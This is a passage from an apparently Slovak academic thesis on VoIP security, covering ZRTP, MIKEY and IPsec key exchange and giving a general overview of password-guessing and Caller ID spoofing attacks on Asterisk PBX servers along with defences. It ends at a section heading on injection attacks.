
Použitie TLS alebo S/MIME závisý od implementácie. Pri využití TLS nie je poskytnutá dostatočna ochrana pri spojeniach typu end-to-end cez viacero proxy serverov, pretože TLS sa domnieva, že každý nasledujúci SIP proxy server je dôveryhodný. Naporti tomu S/MIME posktytuje utajenosť a autentifikáciu SDP obsahu pri end-to-end spojeniach. Na druhej strane ale S/MIME neposkytuje ochranu proti prehratiu prenášaných správ. Preto ak používame S/MIME na ochranu SDP obsahu, tak musia byť zabezpečené samostatné mechanizmy na ochranu útokov proti prehratiu.

2.3.3 Protokol ZRTP

ZRTP (v preklade Zimmermann RTP) je kryptografický protokol, ktorý je rozšíreným záhlavím protokolu RTP určeným pre zostavovanie relačných kľučov (*session keys*) pre **unicast** SRTP relácie za použitia autentifikovanej výmeny Diffie-Hellman kľučov. ZRTP je opísaný v norme RFC 6189 [15]. ZRTP je označovaný ako "*Media path keying*" protokol, čo znamená, že je naviazaný na rovnaký port ako RTP, pričom nevyžaduje podporu u signalizačných protokolov (SIP, H.323). Zároveň nevyžaduje žiadnu verejnú kľúčovu infraštruktúru (PKI) ani súbor certifikačných autorít v koncových zariadeniach. Existuje viacero implementácií ZRTP, z čoho asi najznámejší je ***Zfone Project***, ktorého autorom je tvorca aj samotného ZRTP *Phil Zimmermann.*

Autentifikácia ZRTP a ochrana proti útokom *Man-in-the-Middle* (MiTM)

Kľuče vytvárané pomocou algoritmu **Diffie-Hellman** (ďalej DH) sa generujú zvlášť pre každú reláciu. Obchádza sa tak spôsob využívania dôveryhodnej tretej strany. Samostatné použitie metódy DH však nezabezpečí ochranu proti útokom *man-in-the-middle*, a preto na autentifikáciu ZRTP používa reťazec tzv. *Short Authentication String* (SAS), ktorý predstavuje kryptografický hash dvoch DH hodnôt. SAS hodnota je poskytnutá obidvom komunikujúcim stranám. Obidve strany následne musia verbálne overiť prijatý kľuč cez telefón, tým že hodnotu kľúča prečítajú z displeja telefónu. Ak sa tieto hodnoty nezhodujú, tak je to indikátor prítomného útoku *man-in-the-middle*. Ak dôjde ku zhode, tak sa zdieľané neverejné DH hodnoty uložené z predchádzajúcej relácie použijú na overenie tej aktuálnej. Na Obr. 2.5 je ilustrovaný princíp vytvárania SRTP relačných kľučov za použitia ZRTP protokolu.



Obr. 2.5: Zostavenie SRTP relačných kľúčov za použitia ZRTP [29]

Schéma zobrazuje výmenu kľúčov pomcou ZRTP medzi účastníkmi **Adam** a **Eva**. Správa HELLO obsahuje konfiguračné voľby a tzv. ZID, ktorá sa vygeneruje raz pri inštalácii. ZID bude použité príjemcom pre získanie zdieľaných neverejných kľučov z vyrovnávacej pamäte. Správy HELLO a HELLOACK sú voliteľné a účastník môže zahájiť spojenie priamo odoslaním správy COMMIT (napríklad účastník Eva).

V ďalšom postupe opíšem v stručnosti DH výmenu zo zameraním na dôležité správy. V správe COMMIT hodnoty *hash, cipher a pkt* predstavujú heš, šifrovanie a algoritmu verejného kľúča, vybraného účastníkom Eva z prieniku algoritmov v odoslaných a prijatých HELLO správach. Postup je teda nasledovný:

- Eva vyberie náhodný exponent *svi* a vypočíta hodnotu $\boldsymbol{pvi = g^{svi} \bmod p}$, kde *g* predstavuje hodnotu generátora DH skupiny G, a spolu s parametrom *p* sú vypočítané z hodnoty ***pkt*** (packet), hodnota ***hvi*** predstavuje hash DH hodnoty vygenerovanej účastníkom Eva a zlúčenej s hodnotami *hash, cipher, pkt a sas* z HELLO správy účastníka Adam.

- Po obdržaní COMMIT správy si Adam vytvorí vlastný tajný *svr* kľúč a vypočíta príslušnú hodnotu toho verejného ***pvr***. Adam následne použije ZID od Evy a získa zdieľané tajné hodnoty ***rs1*** a ***rs2***. Eva teda obdrží správu *DHPARTI1* a rovnakým spôsobom vygeneruje správu *DHPART2*.
- Adam po prijatí správy DHPART2 overí či verejná DH hodnota Evy nie je rovná ***1*** alebo ***p-1***. Ak hodnota sedí, Adam vypočíta *hash* prijatej hodnoty a porovná či sedí s hodnotou *hvi* prijatej COMMIT správy. Ak nie, protokol sa preruší. Ak áno, tak si uloží tajnú ID hodnotu prijatú správou DHPART2.
- Adam potom vypočíta sadu ID zdieľaných tajných hodnôt, za použitia funkcie HMAC. Konečný relačný kľúč je vypočítaný ako hash tajnej hodnoty DH zlúčenej zo sadou zdieľaných tajomstiev. Nakoniec platí *rs2 = rs1* a *rs1= HMAC (relačný kľúč, "heslo v plaintexte")*. Na konci sú potom odoslané potvrdzujúce správy COFIRM1, CONFIRM2 a CONFIRM2ACK. [29]

2.3.4 Výmena kľúčov metódou MIKEY

Pri prenose hlasovej a video komunikácie prostredníctvom technológie VoIP sú kladené požiadavky na spoľahlivé prevedenie a zabezpečenie potrebnej kvality služieb QoS, pričom na druhej strane potrebujeme dosiahnuť čo najmenšie časové oneskorenie medzi komunikujúcimi stranami. Protokol MIKEY bol navrhnutý s ohľadom na minimalizáciu latencie pri výmene kryptografických kľúčov pre interaktívne relácie s menším počtom účastníkov v rámci nejakej heterogénnej siete. MIKEY bol pôvodne definovaný normou RFC 3830 [17] a bol navrhnutý pre bezpečnostné protokoly ako SRTP alebo IPsec. Protokol môže byť použitý v nasledovných módoch:

- *Peer-to-peer* – typ prenosu unicast
- *One-to-many* – typ prenosu multicast
- *Many-to-many* – bez centralizovanej riadiacej jednotky

Na prenos a výmenu kľúčovacieho materiálu sa používajú 3 nasledovné metódy:

- Metóda zdieľaného tajného kľúča **PSK** (*Pre-shared Secret Key*) – táto metóda slúži ku odvodeniu *subkľúča* pre šifrovanie a integritu. Nakoľko síce táto metóda nie je veľmi škálovateľná, tak je na druhej strane veľmi efektívna.
- Metóda šifrovania verejného kľúča **PKE** *(Public Key Encryption*) - odosielateľ

generuje náhodný šifrovací kľúč, ktorý je zašifrovaný pomocou verejného kľúča príjemcu. Systém PKE funguje dobre napríklad v prostredí, kde existuje vybudovaná infraštruktúra verejných kľúčov PKI.

- Diffie-Hellman (**DH**) výmena kľučov – táto metóda je náročnejšia na zdroje a vyžaduje existenciu PKI , pričom môže byť použitá len pre typ prenosu *peer-to-peer.*


Protokol MIKEY definuje niekoľko základných konštrukčných častí, ktoré sa používajú pri zostavovaní tzv. *Crypto Session (CS)*, ktorá predstavuje vytvorenie šifrovanej relácie medzi dvoma a viacerými účastníkmi. Medzi spomínané konštrukčné časti patria:

- **Data security protocol** – bezpečnostný protokol na ochranu dátovej prevádzky (SRTP alebo IPSec).
- **Data security association (data SA alebo len SA) –** informácie pre protokol, ktoré zahŕňajú TEK s sadu rôznych parametrov/pravidiel.
- **Crypto Session (CS) –** jednosmerný alebo obojsmerný dátovy stream, ktorý je chránený jedinečnou inštanciou bezpečnostného protokolu – napríklad, ak je použité SRTP, tak CS často obsahuje dva dátové toky, RTP a RTCP, ktoré sú obidva chránené v rámci jednotného SRTP kontextu.
- **Crypto Session Bundle (CSB) –** súbor dvoch alebo viacerých CS, ktorý obsahuje kľúče TGK a bezpečnostné parametre.
- **Crypto Session ID –** identifikátor určitého CS v rámci CSB.
- **Crypto Session Bundle ID (CSB ID)** – unikátny identifikátor CSB.
- **TEK-generation key (TGK) –** bitový reťazec, na ktorom sa dohodnú 2 alebo viacero komunikujúcich strán a je pridružený k CSB. Z kľúčov TGK môžu byť generované šifrovacie kľúče TEK bez potreby ďalšej komunikácie.
- **Traffic-encrypting key (TEK) –** kľúč použitých ku ochrane CS. TEK môže byť použitý priamo s bezpečnostným protokolom alebo ku odvodeniu ďalších kľúčov. Hodnota TEK je odvodená z CSB TGK.

Vytváranie CS protokolu MIKEY

MIKEY disponuje schopnosťou podpory viacerých CS pre niekoľko rôznych bezpečnostných protokolov alebo viacero inštancií pre rovnaký protokol. Na Obr. 2.6

je zobrazené vytváranie CS v rámci protokolu MIKEY.



Obr. 2.6: Zostavenie Crypto Session (CS) protokolom MIKEY [16]

CSB uchováva TGK a bezpečnostné pravidlá pridružené ku každému CS. CSB umožňuje manažment jedného alebo viacerých CS a naopak reprezentuje oddelený komunikačný kanál (hlas, video, prenos dát). To znamená, že každé CS v rámci CSB môže používať rovnaký TGK mechanizmus, ale CS sa musia odlišovať pomocou parametra TEK. Hodnota dátovej SA je použitá príslušným bezpečnostným protokolom (SRTP). Hodnota TEK je generovaná pomocou pseudonáhodnej funkcie (PRF). CS ID je 8-bitová hodnota a CSB ID je 32-bitová hodnota. RAND je pseudonáhodná hodnota odoslaná iniciátorom spojenia pri zahajovaní výmeny správ. MIKEY sa výborne hodí na prenos správ protokolu SIP, pretože minimalizuje množstvo správ ohľadom výmeny kľúčov medzi koncovými bodmi. Správy I_MESSAGE a R_MESSAGE predstavujú súčastí SIP správ INVITE resp. 200 OK. [16]

2.3.5 Internet Protocol Security (IPsec)

IPsec predstavuje sadu protokolov slúžiacich na ochranu sietí založených na protokole IP. Je to akási štruktúra rôznych bežne dostupných bezpečnostných mechanizmov , ktorá poskytuje dátovú integritu, utajenosť a autentifikáciu medzi komunikujúcimi stranami na IP vrstve. IPsec je používaný ako bezpečnostný protokol pri prenosoch cez virtuálne privátne siete VPN, pričom jeho implementácia si vyžaduje pokročilé znalosti z oblasti

sietí. Medzi hlavné komponenty protokolu IPsec patria:

- bezpečnostné protokoly – AH, ESP
- protokol na výmenu kľúčov – IKE
- protokol na kompresiu užitočného obsahu IP – IPComp (voliteľná súčasť)

V ďalšom texte sa zmienim o prvých dvoch typoch protokolov.


Authentication Header (AH)

Tento protokol poskytuje ochranu integrity hlavičiek paketov a dát, a zároveň autentizáciu užívateľov. Navyše môže poskytovať ochranu proti prehratiu obsahu a ochranu prístupu. To je dosiahnuté aplikovaním kľúčovanej jednosmernej hešovacej funkcie na datagram za účelom vytvorenia obsahu správy. V prvých verziách bola podpora autentizácie výhradne záležitosťou AH, ale v novších verziách túto funkcionalitu obsahuje aj ESP, čiže niektoré implementácie dnes už nevyužívajú AH.

Protokol AH (Obr. 2.9) pracuje v dvoch módoch : *transportný a tunelový*. v tunelovom móde vytvára AH nové IP záhlavie pre každý paket, pričom v transportnom móde nie. AH je aplikovaný na celý paket okrem niektorých dynamických polí IP paketu ako *TTL* či *checksum,* pretože tie sa počas prenosu menia. Takisto sa mení aj IP adresa čo môže spôsobovať nekompatibilitu s niektorými systémami v prípade prechodu cez NAT.
Protokol AH pracuje nasledovne:

1) Hlavička IP a užitočné dáta sa zahešujú – využije sa kľúčovací hešovací algoritmus, známy ako MAC. Tento algoritmus vytvorí heš založený na správe a zdieľanom tajnom kľúči medzi dvoma bodmi.
2) Heš sa použije na vytvorenie nového AH záhlavia, ktoré sa pripojí k pôvodnému paketu a tak sa odošle druhej strane.
3) Príjemca porovná pomocou zdieľaného tajného kľúča či sa obidva heše zhodujú. Je tak dosiahnuté zabezpečenie integrity. IPsec používa hešovaný MAC, známy ako HMAC na vytvorenie dvoch kľučovaných hešov.

Proces vytvárania AH autentifikácie a integrity je znázornený na Obr. 2.7.



Obr. 2.7: Vytváranie integrity a autentizácie pomocou protokolu AH

Encapsulating Security Payload (ESP)

ESP je druhým a dnes používanejším zabezpečovacím protokolom pre IPsec. Zabezpečuje utajenosť tým, že šifruje prenášaný užitočný obsah IP paketov. Podporuje rôzne druhy symetrických algoritmov ako DES, 3DES alebo AES. Navyše dokáže zabezpečiť autentifikáciu dát, ich integritu, ochranu proti prehratiu obsahu (*anti-replay*) či zabránenie analýzy dátového toku. Protokol ESP zabezpečuje šifrovanie celého obsahu IP datagramu a pridáva k nemu ESP hlavičku a tzv. ESP *trailer.* Tie sú spolu s obsahom zahrnuté do procesu šifrovania.V prípade ak hovoríme o transportnom móde, tak záhlavie protokolu ESP je vložené za IP záhlavie a pred ďalší protokol, naopak v prípade tunelového módu ho vkladáme pred IP záhlavie. Pri komunikácií dvoch koncových bodov ESP musí použiť rovnaký kľúč na šifrovanie aj dešifrovanie obsahu. Proces šifrovania spočíva v rozdelení dát do blokov rovnakých veľkostí. ESP môžeme rozdeliť do 3 základných komponentov:

- **ESP Header –** obsahuje 2 polia ***SPI*** a ***SN*** a umiestňujeme ho pred šifrované dáta. Jeho použitie však závisý od použitého módu (transportný, tunelový).
- **ESP Trailer –** tento komponent je umiestnený za šifrované dáta. Obsahuje pole *padding*, ktoré sa využíva k usporiadaniu šifrovaných dát. Obsahuje tiež polia ***Next Header*** a ***Pad Length.***

- **ESP Authentication Data –** obsahuje pole na kontrolu integrity (*ICV*) počítanú podobným spôsobom ako pri AH, ak je táto funkcionalita pri ESP použitá.

Šifrovanie paketov protokolom ESP využíva symetrickú kryptografiu. Podobne ako u AH koncové body musia mať spoločný privátny šifrovací kľúč pre zašifrovanie a dešifrovanie dát. Pri šifrovaní sú dáta rozdelené do blokov rovnakej veľkosti (napr. 128 bitov pri použití AES) a následne sa prevediet niekoľko sád kryptografických operácií známych ako **rundy**, kde sa použijú práve tieto bloky a šifrovací kľúč. Šfrovací algoritmus pracuje teda na princípe blokových šifier. Proces dešifrovania používa rovnaký privátny kľúč a podobný proces len s tým rozdielom, že jednotlivé kroky sú vykonané v opačnom poradí a kryptografické operácie sú tým pádom pozmenené. Najčastejšie využívané algoritmy sú **AES-CBC, AES-CTR** a **Triple DES**.

Internet Key Exchange (IKE)

IKE predstavuje časť sady protokolu IPsec slúžiaciu pre zostavovanie bezpečnostných asociácií tzv. *security association (SA).* Jeho aktuálna používaná verzia je **IKEv2.** Je to hybridný protokol postavený na protokoloch **Oakley** a **ISAKMP**. ISAKMP predstavujé štruktúru pre procesy autentifikácie a výmeny kľučov, ale na druhej strane tieto procesy priamo nedefinuje. Je navhnutý aby podporoval viacero na sebe nezávislých výmien kľúčov a IKE práve predstavuje jednu z týchto výmen.
IKE proces môže byť využívaný v rámci VPN sietí alebo poskytovať prástup vzialeným užívateľom do zabezpečených lokalít resp. sietí. IKE využíva zvyčajne UDP port 500 na vytvorenie jednotlivých SA pre obidve komunikujúce strany. Zostavený kľučovací materíal potom odovzdáva ďalším prvkom IPsecu. Ten môže obsahovať informácie ako identifikácia koncových staníc a protokolov, ktoré je potrebné zabezpečiť alebo aký typ IPsec tunelu je potrebné vytvoriť. IPsec štruktúry tento materiál následne zadržia a tam kde je vhodné aj zašifrujú/dešifrujú. IKE proces pozostáva z dvoch fáz:

1) **<u>IKE fáza 1</u>**- účelom tejto fázy je autentifikácia IPsec užívateľov a vytvorenie zabezpečeného komunikačného kanála využitím algoritmu DH na vygenerovanie tajného zdieľaného kľúča za účelom šifrovania ďalšej IKE komunikácie. Vytvorí sa tak obojsmerná ISAKMP bezpečnostná asociácia (SA). Na účel autentifikácie môže byť podľa okolností využitý zdieľaný *tajný kľúč, podpis alebo verejný šifrovaný kľúč*. IKE fáza 1 môže byť realizovaná v 2 módoch a to: **Main Mode** (je

zabezpečená aj ochrana identity užívateľov) a **Aggressive Mode**.

2) **IKE fáza 2** – na základe vytvoreného bezpečnostného kanálu vo fáze 1, vo fáze 2 komunikujúce strany zostavia **IPsec SAs** za účelom vytvorenia IPsec tunela. Výsledkom sú minimálne dve jednosmerné SA (jedna pre vstup, druhá pre výstup). Fáza 2 operujé len v tzv. *quick* móde.

Po ukončení fázy 2 a *quick* módu sú informácie ďalej vymieňané cez IPsec tunel. Pakety sú šifrované a dešeifrované pomocou typu šifrovania špecifikovaného v rámci SA. Protokol IKE je implementovaný v rámci väčšiny moderných operačných systémov vrátane ich serverových distribúcií (napr. Win7 alebo Windows Server 2008). V prípade Linuxových systémov je táto funkcionalita poskytovaná IKE démonom zvaným *pluto*. [30]

3 Open source riešenie – Asterisk PBX

Asterisk predstavuje *open source* projekt, ktorý umožňuje jednotlivcom či spoločnostiam vybudovať vlastnú softvérovú IP ústredňu za účelom vytvorenia jednotného programovateľného prostriedku pre hlasové ale aj iné služby a to pri minimálnych nákladoch, pretože Asterisk je podobne ako OS Linux až na pár obmedzení voľne šíriteľná aplikácia. Medzi jeho zakladateľov patrí **Mark Spencer** zo spoločnosti **Digium** [25]. Asterisk poskytuje všetky služby tradičných telefónnych ústrední, ktoré sú zvyčajne obmedzené na použitie proprietárnych systémových riešení a často bývajú nekompatibilné s inými produktmi na trhu. V súčasnosti má Asterisk pomerne veľkú komunitu užívateľov aj vývojárov, ktorých zastrešuje spoločnosť Digium. Mnoho spoločností postupne prechádza na toto riešenie. Asterisk umožňuje implementáciu mnohých služieb ako konferenčné hovory(systém MeetMe) , systém DISA, Voice mail, IVR či radenie hovorov do fronty, ktoré sú u poskytovateľov tradičných PBX často platené. Dôležité je uviesť, že Asterisk je natívne vytvorený pre VoIP komunikáciu, ale dokúpením rôznych modulov a kariet (analógových, ISDN či digitálnych) dokážeme z Asterisku vytvoriť plnohodnotný telefónny systém, ktorý spĺňa tie najvyššie požiadavky. Veľkou výhodou tohto systému je to, že dokáže fungovať aj na obyčajnom PC, na ktorom je nainštalovaný potrebný operačný systém a konkrétna distribúcia Asterisku. V tom spočíva jedna z výhod oproti tradičným PBX, pri ktorých je potrebné udržiavať a spravovať pomerne veľké množstvo HW prostriedkov. Asterisk je teda viacúčelové riešenie, ktoré podporuje využite rôznych aplikácií či programov, môže byť nasadený ako Call Centrum alebo smerovať hovory do PSTN siete. Ako otvorený štandard podporuje mnoho rôznych protokolov a iných súčastí, ktoré vhodnou konfiguráciou môžu navzájom fungovať. [26]

3.1 Útoky na Asterisk

Pri používaní IP ústredne Asterisk je nutné uvažovať o rôznych možnostiach zabezpečenia ústredne proti útokom či už na signalizačné protokoly alebo iné vrstvy sieťovej hierarchie, na ktorých Asterisk pôsobí. Týka sa to napríklad odpočúvania hovorov alebo zachytávanie rôznych údajov (meno, heslo, IP adresa a pod.). Útoky proti serverom Asterisk zvyknú byť špeciálne modifikované skripty, za účelom zneužitia jednej alebo viacerých služieb. V stručnosti si niektoré z nich v ďalšom texte popíšeme.

Slovníkové útoky

Slovníkové útoky z anglického „*Dictionary Attacks*" predstavujú mechanizmus ako obísť šifrovací alebo autentifikačný mechanizmus pomocou určenia kľúča alebo frázy skúšaním najčastejších kombinácií rôznych slov. Tieto útoky sú zvačša úspešné v tých prípadoch, pri ktorých si užívateľ zvolí príliš jednoduché alebo krátke heslo. Asterisk nezvykne odpovedať na registračné správy a pri pokusoch o registráciu odpovedá len zápornými správami "*invalid peer*" alebo "*invalid password*". Potencionálny útočník, ktorý vie o tejto skutočnosti vykonáva registračné pokusy pomocou slovníkového útoku a podľa odpovede sa posunie na ďalšie slovo alebo pokračuje s autentifikáciu, pričom znovu využije slovník. Útočník však potrebuje zistiť identitu aspoň jedného účastníka, aby mohol útok začať. Ako obranu je možné zablokovať útočníkovú IP adresu špecifikovaním príkazu ***iptables*** a nastavením pravidla ***Fail2ban [],*** ktorý skenuje logovacie súbory a zamietne IP adresu, z ktorej bolo generovaných príliš veľa pokusov. Ďalšou možnosťou obrany je používanie silných hesiel.

Brute force SIP útoky

Tieto útoky majú tiež za úlohu prelomiť užívateľské prípadne serverové heslá. Tieto útoky v prípade protokolu SIP môžu využívať hlavne nasledovné trhliny:

- Otvorené/nezabezpečené porty (napr. SSH port 22, SIP port 5060)
- Rovnaké alebo podobné názvy klapiek a užívateľských mien
- Zle navrhnuté heslo

Útoky *brute force* predstavujú vážne riziko nielen pre Asterisk systém, ale aj pre všetky systémy, kde sú použité nedostatočne resp. slabé heslá. Tento útok je tiež predstaviteľom slovníkového útoku, pričom náročnosť jeho použitia závisí od faktorov ako dĺžka hesla, použité šifrovanie alebo dĺžka samotnej šifry. Tieto útoky spôsobujú pomerne veľkú množstvo pamäte počas priebehu útoku. Napadnutá môže byť aj len určitá časť spojenia.

Odhalenie a podvrhnutie Caller ID

Tieto dva útoky sa zameriavajú na položku *Caller ID* alebo inak ID volajúceho, ktoré sa zobrazuje na displeji prijímajúcej strany. Ak hovoríme o podvrhnutí resp. odcudzení Caller ID užívateľa treťou stranou, tak útočník sa pomocou tohto útoku môže vydávať za oprávnenú osobu a v jej mene uskutočňovať dostupné operácie. Mnoho systémov zvykne využívať Caller ID pre účely autentifikácie užívateľov. Tento fakt môže teda spôsobiť, že

útočník bude nesprávne autentifikovaný a druhej strane sa bude javiť ako správne číslo. Pri odhalení Caller ID útočník zistí túto hodnotu a následne ju dokáže zmeniť na požadovanú. Pomocou telefónneho čísla dokáže útočník vyhľadať a zistiť rôzne Caller ID potenciálnych obedtí týchto útokov. [27]


Dialstring injection a SQL injection

